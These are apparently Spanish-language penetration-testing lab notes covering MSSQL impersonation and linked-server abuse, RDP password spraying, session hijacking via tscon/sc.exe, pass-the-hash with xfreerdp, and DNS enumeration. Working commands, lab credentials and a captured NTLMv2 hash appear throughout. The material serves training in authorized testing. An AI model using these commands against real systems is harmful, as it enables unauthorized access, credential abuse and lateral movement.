[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.203.7,49728)
[*] AUTHENTICATE_MESSAGE (WINSRV02\mssqlsvc,WINSRV02)
[*] User WINSRV02\mssqlsvc authenticated successfully
[*] demouser::WIN7BOX:5e3ab1c4380b94a1:A18830632D52768440B7E2425C4A7107:010100000000000000009BFFB9DE3DD801DE
[*] Closing down connection (10.129.203.7,49728)
[*] Remaining connections []
```

Suplantar la identidad de usuarios existentes con MSSQL

SQL Server tiene un permiso especial, denominado **IMPERSONATE**, que permite al usuario que realiza la ejecución asumir los permisos de otro usuario o iniciar sesión hasta que se restablezca el contexto o finalice la sesión. Exploraremos cómo el **IMPERSONATE** privilegio puede provocar una escalada de privilegios en SQL Server.

En primer lugar, debemos identificar a los usuarios que podemos suplantar. Los administradores de sistemas pueden suplantar a cualquier persona de forma predeterminada, pero para los usuarios que no son administradores, los privilegios deben asignarse explícitamente. Podemos utilizar la siguiente consulta para identificar a los usuarios que podemos suplantar:

Identificar usuarios que podemos suplantar

```
1> SELECT distinct b.name
2> FROM sys.server_permissions a
3> INNER JOIN sys.server_principals b
4> ON a.grantor_principal_id = b.principal_id
5> WHERE a.permission_name = 'IMPERSONATE'
6> GO
```

```
Ataque a bases de datos SQL

1> SELECT distinct b.name
2> FROM sys.server_permissions a
3> INNER JOIN sys.server_principals b
4> ON a.grantor_principal_id = b.principal_id
5> WHERE a.permission_name = 'IMPERSONATE'
6> GO

name
-----
sa
ben
valentin

(3 rows affected)
```

Para tener una idea de las posibilidades de escalada de privilegios, verifiquemos si nuestro usuario actual tiene el rol de administrador de sistemas:

Verificando nuestro usuario y rol actual

```
1> SELECT SYSTEM_USER
2> SELECT IS_SRVROLEMEMBER('sysadmin')
3> go
```

```
Ataque a bases de datos SQL

1> SELECT SYSTEM_USER
2> SELECT IS_SRVROLEMEMBER('sysadmin')
3> go

-----
julio

(1 rows affected)

-----
0

(1 rows affected)
```

Como indica el valor devuelto **0**, no tenemos el rol de administrador de sistemas, pero podemos suplantar al usuario **sa**. Suplantaremos al usuario y ejecutaremos los mismos comandos. Para suplantar a un usuario, podemos utilizar la instrucción Transact-SQL **EXECUTE AS LOGIN** y configurarla con el usuario que queremos suplantar.

Suplantar la identidad del usuario de SA

```
1> EXECUTE AS LOGIN = 'sa'
2> SELECT SYSTEM_USER
3> SELECT IS_SRVROLEMEMBER('sysadmin')
4> GO
```

```
Ataque a bases de datos SQL

1> EXECUTE AS LOGIN = 'sa'
2> SELECT SYSTEM_USER
3> SELECT IS_SRVROLEMEMBER('sysadmin')
4> GO

-----
sa

(1 rows affected)

-----
1

(1 rows affected)
```

Nota: Se recomienda ejecutar `EXECUTE AS LOGIN` dentro de la base de datos maestra, ya que todos los usuarios, de manera predeterminada, tienen acceso a esa base de datos. Si un usuario que intentas suplantar no tiene acceso a la base de datos a la que te estás conectando, se mostrará un error. Intenta moverte a la base de datos maestra usando `USE master`.

Ahora podemos ejecutar cualquier comando como administrador de sistemas tal y como **1** indica el valor devuelto. Para revertir la operación y volver a nuestro usuario anterior, podemos utilizar la sentencia Transact-SQL **REVERT**.

Nota: Si encontramos un usuario que no es administrador del sistema, aún podemos verificar si el usuario tiene acceso a otras bases de datos o servidores vinculados.

Comunicarse con otras bases de datos con MSSQL

MSSQL tiene una opción de configuración llamada [servidores vinculados](#). Los servidores vinculados suelen configurarse para permitir que el motor de base de datos ejecute una instrucción Transact-SQL que incluya tablas en otra instancia de SQL Server u otro producto de base de datos como Oracle.

Si logramos acceder a un servidor SQL Server con un servidor vinculado configurado, es posible que podamos movernos lateralmente a ese servidor de base de datos. Los administradores pueden configurar un servidor vinculado utilizando credenciales del servidor remoto. Si esas credenciales tienen privilegios de administrador de sistemas, es posible que podamos ejecutar comandos en la instancia SQL remota. Veamos cómo podemos identificar y ejecutar consultas en servidores vinculados.

Identificar servidores vinculados en MSSQL

```
1> SELECT srvname, isremote FROM sys.servers
2> GO
```

```

Ataque a bases de datos SQL
1> SELECT srvname, isremote FROM sysservers
2> GO

srvname           isremote
-----
DESKTOP-MFERMN4\SQLEXPRESS      1
10.0.0.12\SQLEXPRESS          0

(2 rows affected)

```

Como podemos ver en la salida de la consulta, tenemos el nombre del servidor y la columna **isremote**, donde **1** significa que es un servidor remoto y **0** es un servidor vinculado. Podemos consultar [sysservers Transact-SQL](#) para obtener más información.

A continuación, podemos intentar identificar el usuario utilizado para la conexión y sus privilegios. La sentencia [EXECUTE](#) se puede utilizar para enviar comandos de paso a servidores vinculados. Agregamos nuestro comando entre paréntesis y especificamos el servidor vinculado entre corchetes ([]).

```

1> EXECUTE('select @@servername, @@version, system_user, is_srvrolemember("sysadmin")')
AT [10.0.0.12\SQLEXPRESS]
2> GO

```

```

Ataque a bases de datos SQL
1> EXECUTE('select @@servername, @@version, system_user, is_srvrolemember("sysadmin")') AT [10.0.0.12\SQLEXPRESS]
2> GO

DESKTOP-8L9D4KA\SQLEXPRESS      Microsoft SQL Server 2019 (RTM) sa_remote
                                1

(1 rows affected)

```

`SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'`

`EXECUTE ('select @@servername, @@version, system_user, is_srvrolemember("sysadmin")')
AT [LOCAL.TEST.LINKED.SRV]`

`EXECUTE ('SELECT * FROM OPENROWSET(BULK N"C:/Users/Administrator/Desktop/flag.txt",
SINGLE_CLOB) As Contents') AT [LOCAL.TEST.LINKED.SRV]`

Nota: Si necesitamos usar comillas en nuestra consulta al servidor vinculado, debemos usar comillas dobles simples para escapar de las comillas simples. Para ejecutar varios comandos a la vez, podemos dividirlos con un punto y coma (,).

Como hemos visto, ahora podemos ejecutar consultas con privilegios de administrador del sistema en el servidor vinculado. Como **sysadmin**, controlamos la instancia de SQL Server. Podemos leer datos de cualquier base de datos o ejecutar comandos del sistema con **xp_cmdshell**. Esta sección cubrió algunas de las formas más comunes de atacar bases de datos SQL Server y MySQL durante las pruebas de penetración. Existen otros métodos para atacar estos tipos de bases de datos, así como otros, como [PostGreSQL](#), SQLite, Oracle, [Firebase](#) y [MongoDB](#), que se tratarán en otros módulos. Vale la pena tomarse un

tiempo para leer sobre estas tecnologías de bases de datos y algunas de las formas comunes de atacarlas también.

Comandos de MSSQL - DB

Tarea	Comando SQL
-windows-auth en el comando mssqlclient.py se utiliza para especificar que la autenticación será Windows Authentication, en lugar de usar un nombre de usuario y contraseña explícitos de SQL Server.	<pre>impacket-mssqlclient -p 1433 user@<IP> -windows-auth mssqlclient.py -p 1433 mssqlsvc@<IP> - -windows-auth</pre>
Conectarse a SQL Server (con contraseña)	mssqlclient.py usuario@servidor -p contraseña
Conectarse a SQL Server (con contraseña) con puerto específico.	mssqlclient.py -p 1433 julio@10.129.203.7
Conectarse a SQL Server (sin contraseña)	mssqlclient.py usuario@servidor
Ver bases de datos	SELECT name FROM sys.databases;
Seleccionar una base de datos	USE nombre_base_de_datos;
Listar tablas en una base de datos	<pre>SELECT * FROM flagDB.INFORMATION_SCHEMA.TABLES SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;</pre>
Ver contenido completo de una tabla	<pre>SELECT * FROM nombre_tabla; select * from tb_flag;</pre>
Ver columnas específicas de una tabla	SELECT column1, column2 FROM nombre_tabla;
Filtrar contenido de una tabla	SELECT column1, column2 FROM nombre_tabla WHERE columna3 = 'valor';
Filtrar contenido de una tabla con más criterios	SELECT column1, column2 FROM nombre_tabla WHERE columna3 = 'valor1' AND columna4 = 'valor2';
Consultar filas limitadas (por ejemplo, las primeras 10)	SELECT TOP 10 * FROM nombre_tabla;
Consultar columnas y tipo de datos de una tabla	SELECT COLUMN_NAME, DATA_TYPE FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'nombre_tabla';
'S' corresponde a usuarios de SQL Server. 'U' corresponde a usuarios mapeados a cuentas de Windows.	SELECT name FROM sys.database_principals WHERE type IN ('S', 'U');
Listar inicios de sesión del servidor SQL (usuarios a nivel de servidor)	SELECT name FROM sys.sql_logins;
Listar todos los inicios de sesión (incluyendo inicios de sesión de Windows y SQL Server)	SELECT name, type_desc FROM sys.server_principals;
sp_helpuser para ver usuarios en la base de datos actual	EXEC sp_helpuser;

Atacando RDP

El Protocolo de escritorio remoto (RDP) es un protocolo propietario desarrollado por Microsoft que proporciona al usuario una interfaz gráfica para conectarse a otro equipo a través de una conexión de red. También es una de las herramientas de administración más populares, ya que permite a los administradores de sistemas controlar de forma centralizada sus sistemas remotos con la misma funcionalidad que si estuvieran en el sitio. Además, los proveedores de servicios gestionados (MSP) suelen utilizar la herramienta para gestionar cientos de redes y sistemas de clientes. Desafortunadamente, aunque el RDP facilita enormemente la administración remota de sistemas de TI distribuidos, también crea otra puerta de entrada para los ataques.

De forma predeterminada, RDP utiliza el puerto **TCP/3389**. Con **Nmap**, podemos identificar el servicio RDP disponible en el host de destino:

```
nmap -Pn -p3389 192.168.2.143
```

```
AlejandroGB@htb[~/htb]# nmap -Pn -p3389 192.168.2.143
Host discovery disabled (-Pn). All addresses will be marked 'up', and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-25 04:20 BST
Nmap scan report for 192.168.2.143
Host is up (0.00037s latency).

PORT      STATE      SERVICE
3389/tcp  open  ms-wbt-server
```

Configuraciones erróneas

Dado que RDP toma las credenciales del usuario para la autenticación, un vector de ataque común contra el protocolo RDP es la adivinación de contraseñas. Aunque no es común, podríamos encontrar un servicio RDP sin contraseña si hay una configuración incorrecta.

Una advertencia sobre la adivinación de contraseñas en instancias de Windows es que debe tener en cuenta la política de contraseñas del cliente. En muchos casos, una cuenta de usuario se bloqueará o deshabilitará después de una cierta cantidad de intentos de inicio de sesión fallidos. En este caso, podemos realizar una técnica específica de adivinación de contraseñas llamada **Password Spraying**. Esta técnica funciona al intentar una sola contraseña para muchos nombres de usuario antes de intentar otra contraseña, teniendo cuidado de evitar el bloqueo de la cuenta.

Con la herramienta Crowbar, podemos realizar un ataque de rociado de contraseñas contra el servicio RDP. Como se muestra a continuación, se probará la contraseña **password123** con una lista de nombres de usuario en el archivo **usernames.txt**. El ataque encontró las credenciales válidas como **administrator:password123** en el host RDP de destino.

```
AlejandroGB@htb[/htb]# cat usernames.txt

root
test
user
guest
admin
administrator
```

Crowbar - Pulverización de contraseñas RDP

```
crowbar -b rdp -s 192.168.220.142/32 -U users.txt -c 'password123'
```

```
AlejandroGB@htb[/htb]# crowbar -b rdp -s 192.168.220.142/32 -U users.txt -c 'password123'

2022-04-07 15:35:50 START
2022-04-07 15:35:50 Crowbar v0.4.1
2022-04-07 15:35:50 Trying 192.168.220.142:3389
2022-04-07 15:35:52 RDP-SUCCESS : 192.168.220.142:3389 - administrator:password123
2022-04-07 15:35:52 STOP
```

También podemos usarlo Hydra para realizar un ataque de pulverización de contraseña RDP. (Password Spraying con Hydra)

```
hydra -L usernames.txt -p 'password123' 192.168.2.143 rdp
```

```
AlejandroGB@htb[/htb]# hydra -L usernames.txt -p 'password123' 192.168.2.143 rdp

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-25 21:44:52
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8 login tries (l:2/p:4), ~2 tries per task
[DATA] attacking rdp://192.168.2.147:3389/
[3389][rdp] host: 192.168.2.143 login: administrator password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-25 21:44:56
```

Podemos acceder mediante RDP al sistema de destino utilizando el **rdesktop** cliente o **xfreerdp** un cliente con credenciales válidas.

Inicio de sesión RDP

```
rdesktop -u admin -p password123 192.168.2.143
```

```
AlejandroGB@htb# rdesktop -u admin -p password123 192.168.2.143
Autoselecting keyboard map 'en-us' from locale
ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s);

1. Certificate issuer is not trusted by this system.
Issuer: CN=WIN-Q8F2KTAI43A

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate, the connection attempt will be aborted:

Subject: CN=WIN-Q8F2KTAI43A
Issuer: CN=WIN-Q8F2KTAI43A
Valid From: Tue Aug 24 04:20:17 2021
To: Wed Feb 23 03:20:17 2022

Certificate fingerprints:

sha1: cd43d32dc8e0b4d2804a59383e6ee06fefafa0b12a
sha256: f11c56744e0ac983ad69e1184a8249a48d0982ebe01ec302504d7ffb95ed6e57

Do you trust this certificate (yes/no)? yes
```

```
[plaintext@cyberspace] ~
$ rdesktop -u juurena -p '123qwe@' -d superstore.xyz 192.168.220.152
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added
by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added
by the user to trust this specific certificate.
```


The screenshot shows a Parrot OS terminal window titled "Parrot Terminal" running the command \$rdesktop -u juurena -p '123qwe@' -d superstore.xyz 192.168.220.152. It displays a warning about a certificate being untrusted and asks if an exception should be added. Below the terminal, the Windows Server 2012 R2 desktop environment is visible, featuring the Windows logo, the text "Windows Server 2012 R2", and the build number "Build 9600". The taskbar includes icons for File Explorer, Task View, Mail, and File History. The system tray shows the date and time as "9:10 AM 4/27/2022". The command prompt at the bottom shows [htb] 1:bash- 2:rdesktop*Z 3:bash and the session name "cyberspace" 09:10 27-abr-22.

Ataques específicos de protocolo

Imaginemos que logramos acceder a una máquina y tenemos una cuenta con privilegios de administrador local. Si un usuario está conectado a través de RDP a nuestra máquina comprometida, podemos secuestrar la sesión de escritorio remoto del usuario para aumentar nuestros privilegios y suplantar la cuenta. En un entorno de Active Directory, esto podría dar como resultado que tomemos el control de una cuenta de administrador de dominio o que ampliemos nuestro acceso dentro del dominio.


Secuestro de sesión RDP

Como se muestra en el ejemplo a continuación, iniciamos sesión como el usuario **juurena**(ID de usuario = 2) que tiene privilegios **Administrator**. Nuestro objetivo es secuestrar al usuario **lewen**(ID de usuario = 4), que también inició sesión a través de RDP.



Para suplantar con éxito a un usuario sin su contraseña, necesitamos tener privilegios **SYSTEM** y utilizar el binario [tscon.exe](#) de Microsoft que permite a los usuarios conectarse a otra sesión de escritorio. Funciona especificando a qué nombre de sesión **SESSION ID (4)** para la sesión **lewen** de nuestro ejemplo) nos gustaría conectarnos (**rdp-tcp#13** que es nuestra sesión actual) abriremos una nueva consola como la especificada **SESSION_ID** dentro de nuestra sesión RDP actual:

```
tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}
```



Si tenemos privilegios de administrador local, podemos utilizar varios métodos para obtener privilegios **SYSTEM**, como [PsExec](#) o [Mimikatz](#). Un truco sencillo es crear un servicio de Windows que, por defecto, se ejecutará como **Local System** y ejecutará cualquier binario con privilegios **SYSTEM**. Nosotros utilizaremos el binario [sc.exe de Microsoft](#). En primer lugar, especificamos el nombre del servicio (**sessionhijack**) y el **binpath**, que es el comando que queremos ejecutar. Una vez que ejecutemos el siguiente comando, sessionhijack se creará un servicio llamado.

```
C:\htb> query user

USERNAME          SESSIONNAME        ID  STATE   IDLE TIME LOGON TIME
>juurena          rdp-tcp#13      1  Active    7 8/25/2021 1:23 AM
lewen             rdp-tcp#14      2  Active    * 8/25/2021 1:28 AM

C:\htb> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"

[SC] CreateService SUCCESS
```


```
PS C:\Users\juurena> whoami
superstore\juurena
PS C:\Users\juurena>
PS C:\Users\juurena> query user
USERNAME          SESSIONNAME        ID  STATE   IDLE TIME LOGON TIME
>juurena          rdp-tcp#13      2  Active    : 4/27/2022 8:55 AM
lewen             rdp-tcp#14      4  Active    : 4/27/2022 8:57 AM
PS C:\Users\juurena>
PS C:\Users\juurena> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 4 /dest:rdp-tcp#13"
[SC] CreateService SUCCESS
PS C:\Users\juurena>
```

Para ejecutar el comando, podemos iniciar el servicio **sessionhijack**:

```
net start sessionhijack
```

```
C:\htb> net start sessionhijack
```

Una vez iniciado el servicio **lewen** nos aparecerá una nueva terminal con la sesión del usuario. Con esta nueva cuenta podremos intentar averiguar qué tipo de privilegios tiene en la red, y quizás tengamos suerte y el usuario sea miembro del grupo Help Desk con derechos de administrador de varios hosts o incluso un Administrador de Dominio.




Nota: Este método ya no funciona en Server 2019.

RDP Pass-the-Hash (PtH)

Es posible que queramos acceder a aplicaciones o software instalado en el sistema Windows de un usuario que solo está disponible con acceso GUI durante una prueba de penetración. Si tenemos credenciales de texto simple para el usuario objetivo, no habrá problema para ingresar al sistema mediante RDP. Sin embargo, ¿qué sucede si solo tenemos el hash NT del usuario obtenido de un ataque de volcado de credenciales como la base de datos [SAM](#) y no podemos descifrar el hash para revelar la contraseña de texto simple? En algunos casos, podemos realizar un ataque PtH mediante RDP para obtener acceso GUI al sistema objetivo utilizando herramientas como [xfreerdp](#).

Este ataque tiene algunas salvedades:

- **Restricted Admin Mode**, que está deshabilitado de forma predeterminada, debe estar habilitado en el host de destino; de lo contrario, se nos mostrará el siguiente error:




Esto se puede habilitar agregando una nueva clave de registro **DisableRestrictedAdmin** (REG_DWORD) en **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa**. Se puede hacer con el siguiente comando:

Cómo agregar la clave de registro **DisableRestrictedAdmin**

```
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
```

```
Atacando RDP
C:\htb> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
```




Una vez agregada la clave de registro, podemos usarla **xfreerdp** con la opción **/pth** de obtener acceso RDP:

```
xfreerdp /v:192.168.220.152 /u:lewen /pth:300FF5E89EF33F83A8146C10F5AB9BB9
```

```
Atacando RDP
AlejandroGB@htb# xfreerdp /v:192.168.220.152 /u:lewen /pth:300FF5E89EF33F83A8146C10F5AB9BB9

[09:24:10:115] [1668:1669] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error st
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[09:24:11:427] [1668:1669] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[09:24:11:446] [1668:1669] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex
[09:24:11:446] [1668:1669] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting erro
[09:24:11:464] [1668:1669] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate'
[09:24:11:464] [1668:1669] [WARN][com.freerdp.crypto] - CN = dc-01.superstore.xyz
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - VERSION ={
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - ProductMajorVersion: 6
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - ProductMinorVersion: 1
```

Si funciona, ahora iniciaremos sesión a través de RDP como el usuario de destino sin saber su contraseña de texto sin formato.



Tenga en cuenta que esto no funcionará en todos los sistemas Windows que encontramos, pero siempre vale la pena intentarlo en una situación en la que tenemos un hash NTLM, sabemos que el usuario tiene derechos RDP en una máquina o un conjunto de máquinas y el acceso a la GUI nos beneficiaría de alguna manera para cumplir el objetivo de nuestra evaluación.

Atacando RDP - Comandos

Dominio	Descripción
crowbar -b rdp -s 192.168.220.142/32 -U users.txt -c 'password123'	Pulverización de contraseñas contra el servicio RDP.
hydra -L usernames.txt -p 'password123' 192.168.2.143 rdp	Forzar brutalmente el servicio RDP.
rdesktop -u admin -p password123 192.168.2.143	Conectarse al servicio RDP usando rdesktop Linux.
tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}	Suplantar a un usuario sin su contraseña.
net start sessionhijack	Ejecutar el secuestro de sesión RDP.
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f	Habilite el "Modo de administrador restringido" en el host de Windows de destino.
xfreerdp /v:192.168.2.141 /u:admin /pth:A9FDFA038C4B75EBC76DC855DD74F0DA	Utilice la técnica Pass-The-Hash para iniciar sesión en el host de destino sin una contraseña.

Atacando el DNS

El [sistema de nombres de dominio](#) (DNS) traduce los nombres de dominio (por ejemplo, `hackthebox.com`) a direcciones IP numéricas (por ejemplo, `104.17.42.72`). El DNS es principalmente UDP/53, pero el DNS dependerá TCP/53 más de lo que pasa el tiempo. El DNS siempre ha sido diseñado para usar tanto el puerto UDP como el TCP 53 desde el principio, siendo UDP el predeterminado, y vuelve a usar TCP cuando no puede comunicarse en UDP, generalmente cuando el tamaño del paquete es demasiado grande para pasar en un solo paquete UDP. Dado que casi todas las aplicaciones de red usan DNS, los ataques contra servidores DNS representan una de las amenazas más frecuentes y significativas en la actualidad.

Enumeración

El DNS contiene información interesante para una organización. Como se explicó en la sección Información del dominio en el [módulo Huellas de dominio](#), podemos entender cómo opera una empresa y los servicios que brinda, así como también a los proveedores de servicios externos, como los correos electrónicos.

Las opciones Nmap `-sC` (scripts predeterminados) y `-sV` (escaneo de versiones) se pueden utilizar para realizar una enumeración inicial contra los servidores DNS de destino:

```
nmap -p53 -Pn -sV -sC 10.10.110.213
```

```
AlejandroGB@htb[/htb]# nmap -p53 -Pn -sV -sC 10.10.110.213
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-29 03:47 EDT
Nmap scan report for 10.10.110.213
Host is up (0.017s latency).

PORT      STATE    SERVICE      VERSION
53/tcp    open     domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
```

